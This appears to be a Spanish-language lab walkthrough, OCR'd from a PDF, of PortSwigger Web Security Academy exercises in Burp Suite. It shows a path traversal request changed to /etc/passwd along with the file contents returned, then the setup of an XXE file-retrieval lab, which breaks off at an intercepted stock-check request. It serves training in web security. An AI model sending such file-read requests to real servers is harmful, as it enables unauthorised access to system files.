
Capturaremos la solicitud GET para la imagen (damos clic en Forward hasta que veamos esta petición)



```

    Burp Suite Community Edition v2024.1.1.5 - Temporary Project
    Dashboard Target Proxy Intruder Repeater View Help
    Intercept HTTP history WebSockets history | Proxy settings
    ⚡ 🔒 Request to https://0a1e00690457efd582cf793d003300f4.web-security-academy.net:443 [79.125.84.16]
    Forward Drop Intercept is on Action Open browser
    Pretty Raw Hex
    1 GET /image?filename=26.jpg HTTP/2
    2 Host: 0a1e00690457efd582cf793d003300f4.web-security-academy.net
    3 Cookie: session=H4w4szBwLNLghxZvvR3QWLubPouJx013
    4 Sec-Ch-UA: "Not (A:Brand";v="24", "Chromium";v="122"
    5 Sec-Ch-UA-Mobile: 70
    6 Sec-Ch-UA-Platform: "Windows"
    7 Upgrade-Insecure-Requests: 1
    8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36
    9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1
    10 Sec-Fetch-Site: none
    11 Sec-Fetch-Mode: navigate
    12 Sec-Fetch-User: ?1
    13 Sec-Fetch-Dest: document
    14 Accept-Encoding: gzip, deflate, br
    15 Accept-Language: en-US,en;q=0.9
    16 Priority: u=0, i
    17
    18
  
```

Precionaos CTRL + R, con esto enviamos la solicitud a la pestaña de Repeater y luego nos dirigimos allí



Request


```

1 GET /image?filename=26.jpg HTTP/2
2 Host: Dale00690457efd582cf793d003300f4.web-security-academy.net
3 Cookie: session=H4w4szBwLNlghx2vvR3QWLuBP0uJx013
4 Sec-Ch-Ua: "Not (A:Brand");v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0, i
17
18

```

Response

Modificamos la ruta de la imagen y ponemos la ruta de /etc/passwd



Request


```

1 GET /image?filename=/etc/passwd HTTP/2
2 Host: Dale00690457efd582cf793d003300f4.web-security-academy.net
3 Cookie: session=H4w4szBwLNlghx2vvR3QWLuBP0uJx013
4 Sec-Ch-Ua: "Not (A:Brand");v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
0 Sec-Fetch-Site: none
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
4 Accept-Encoding: gzip, deflate, br
5 Accept-Language: en-US,en;q=0.9
6 Priority: u=0, i
7
8

```

Response

Luego damos clic en Send y con ello obtendremos el contenido del archivo /etc/passwd



The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains an HTTP GET request to the URL https://0ae00690457efd582cf793d003. The Response pane displays the contents of the /etc/passwd file, which includes various user accounts such as root, daemon, bin, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, gnats, nobody, peter, carlos, user, elmer, academy, messagebus, dnsmaq, systemd-timesync, and avahi.

```

1 GET /image?filename=/etc/passwd HTTP/1.1
2 Host: 0ae00690457efd582cf793d003
3 Cookie: session=H4v4szBwLNlghx2wR3QWLBPOuJx013
4 Sec-Ch-Ua: "Not(A;Brand";v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=0, i
17
18
19 HTTP/2 200 OK
20 Content-Type: image/jpeg
21 X-Frame-Options: SAMEORIGIN
22 Content-Length: 2316
23
24 root:x:0:0:root:/root:/bin/bash
25 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
26 bin:x:2:2:bin:/bin:/usr/sbin/nologin
27 sync:x:3:3:sync:/var/spool:/usr/sbin/nologin
28 games:x:5:60:games:/usr/games:/usr/sbin/nologin
29 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
30 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
31 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
32 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
33 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
34 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
35 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
36 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
37 list:x:38:38:list:/var/list:/usr/sbin/nologin
38 ircd:x:38:38:ircd:/var/run/ircd:/usr/sbin/nologin
39 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
40 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
41 _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
42 peter:x:12001:12001:/home/peter:/bin/bash
43 carlos:x:12002:12002:/home/carlos:/bin/bash
44 user:x:12000:12000:/home/user:/bin/bash
45 elmer:x:12098:12098:/home/elmer:/bin/bash
46 academy:x:10000:10000:/academy:/bin/bash
47 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
48 dnsmaq:x:102:65534:dnsmaq,:/var/lib/misc:/usr/sbin/nologin
49 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
50 systemd-network:x:104:105:system Network Management,,,:/run/systemd:/usr/sbin/nologin
51 systemd-resolve:x:105:106:system Resolver,,,:/run/systemd:/usr/sbin/nologin
52 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
53 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
54 usbnauth:x:108:46:usbauth daemon,,,:/var/lib/usbnauth:/usr/sbin/nologin
55 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
56 mongod:x:110:117:/:/var/lib/mongod:/usr/sbin/nologin
57 avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
58 cups-x509-halnava:x:118:118:cups_for_cups-nk-halnava


```

Inyección de entidad externa XML (XXE)

Laboratorios

Explotando XXE usando entidades externas para recuperar archivos


Abrimos la herramienta **Burp Suite**:



The screenshot shows the Burp Suite interface with the "Learn" tab selected in the top navigation bar. The main content area is titled "Learn, explore and discover" and contains several sections:

- Getting started with Burp Suite**: Includes a "Start here" button and an illustration of a rocket launching.
- Burp Suite - a guided video tour**: Includes a "Watch the tour" button and an illustration of a person watching a video on a screen.
- Burp Suite video tutorials**: Includes a "Find out more" button and an illustration of a computer monitor displaying a video player.
- The Web Security Academy**: Includes a "Start learning" button and an illustration of a book labeled "WebSecurity Academy".
- Burp Suite Support Center**: Includes a "Find answers" button and an illustration of a lifebuoy.
- Burp Suite on Twitter**: Includes a "Follow us" button and an illustration of three speech bubbles.

Le damos clic en Open Browser




The screenshot shows the Burp Suite interface with the "Proxy" tab selected in the top navigation bar. The "Intercept" button is highlighted with a red border, indicating it is active. The status message "Intercept is off" is displayed prominently in the center. Below the message, a small icon of a browser window with a gear inside is shown. A detailed description of the Intercept feature follows:

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.


Buttons for "Learn more" and "Open browser" are located at the bottom right of the message area.

Accedemos al laboratorio haciendo clic en el botón **Access the lab**:

URL <https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files>



The screenshot shows the PortSwigger Web Security Academy interface. On the left, there's a sidebar with navigation links like 'Back to all topics', 'What is XXE?', 'XML entities', etc. The main content area displays a lab titled 'Lab: Exploiting XXE using external entities to retrieve files'. It has a 'LAB' badge with 'Not solved'. Below it, there's a brief description: 'This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.' A note says, 'To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file.' At the bottom, there are buttons for 'ACCESS THE LAB', 'Solution', and 'Community solutions'.



The screenshot shows the 'WebSecurity Academy' shop section. The title 'WE LIKE TO SHOP' is at the top. Below it, there are four product cards:

- Inflatable Holiday Home**: A yellow and blue inflatable structure. Rating: ★★★★☆ \$25.79. Button: View details.
- The Alternative Christmas Tree**: A person wearing a Santa hat and headphones. Rating: ★★★★★ \$16.59. Button: View details.
- The Bucket of Doom**: A green bucket labeled 'THE BUCKET OF DOOM' with a warning sign. Rating: ★★★★★ \$41.68. Button: View details.
- More Than Just Birdsong**: A musical staff with birds. Rating: ★★★★☆ \$60.42. Button: View details.

Below these are four more products:

- Com-Tool**: A smartphone. Rating: ★★★★★ \$60.84. Button: View details.
- Paint a rainbow**: A person painting a rainbow on a wall. Rating: ★★★★★ \$72.50. Button: View details.
- First Impression Costumes**: A man with wings. Rating: ★★★★★ \$4.81. Button: View details.
- WTF? - The adult party game**: A game box. Rating: ★★★★★ \$47.16. Button: View details.

Luego en el browser le damos clic a un artículo de la página, en este caso el primero

WE LIKE TO **SHOP**



Lightbulb Moments ★★★☆☆ \$14.02 View details	Corn-Tool ★★★★☆ \$61.90 View details	The Lazy Dog ★★★★☆ \$82.67 View details	Potato Theater ★★★★☆ \$75.30 View details
---	---	--	--



WebSecurity Academy Exploiting XXE using external entities to retrieve files

LAB Not solved 

[Home](#)


WE LIKE TO **SHOP**



Inflatable Holiday Home ★★★☆☆ \$25.79 View details	The Alternative Christmas Tree ★★★★☆ \$16.59 View details	The Bucket of Doom ★★★★☆ \$41.68 View details	More Than Just Birdsong ★★★☆☆ \$60.42 View details
---	--	--	---



En el burp suite vamos a proxy y activamos el intercept dando clic en **intercept is off**



Ahora que tenemos la captura encendida, le damos al botón de **Check stock**, esto enviará un post en XML hacia el servidor web

Lightbulb Moments

Home

★★★★★
\$14.02



Description:
How many times have you had a lightbulb moment and not had any way of writing it down, or your cell is out of reach and you've forgotten before you find it? Us to. That's why we have come up with the perfect solution.
'Lightbulb Moments' are unique, voice-activated, recording software units. Replace all those useless bulbs that give you nothing but light, and you'll never forget that viral idea again. With bayonet and screw fittings available they will fit easily into every lamp, and overhead light socket, in your home.
When the idea hits you just call out, 'Lightbulb Moment', and your bulbs will be ready to start recording instantly. There is no need for a smartphone or tablet to retrieve your data, just say, 'Tell me', and the bulb will repeat back what you have recorded at a time that is convenient for you.
Even better still, unlike regular light bulbs, these have a 10-year warranty and will be replaced for a discount of 10% of the original purchase price. No minimum order required, only buy what you need. Never miss that lightbulb moment again.

London

< Return to list

Una vez le damos clic podremos ver la solicitud POST y podremos modificar la consulta a nuestro gusto

Burp Suite Community Edition v2024.1.1.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history | Proxy settings

Request to https://0a0e000c047417a289e8731f005900ac.web-security-academy.net:443 [79.125.84.16]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /product/stock HTTP/2
2 Host: 0a0e000c047417a289e8731f005900ac.web-security-academy.net
3 Cookie: session=VaaiLnIMC60PnBz0JprzUawf00N4mIm
4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160 Safari/537.36
9 Content-Type: application/xml
10 Accept: */
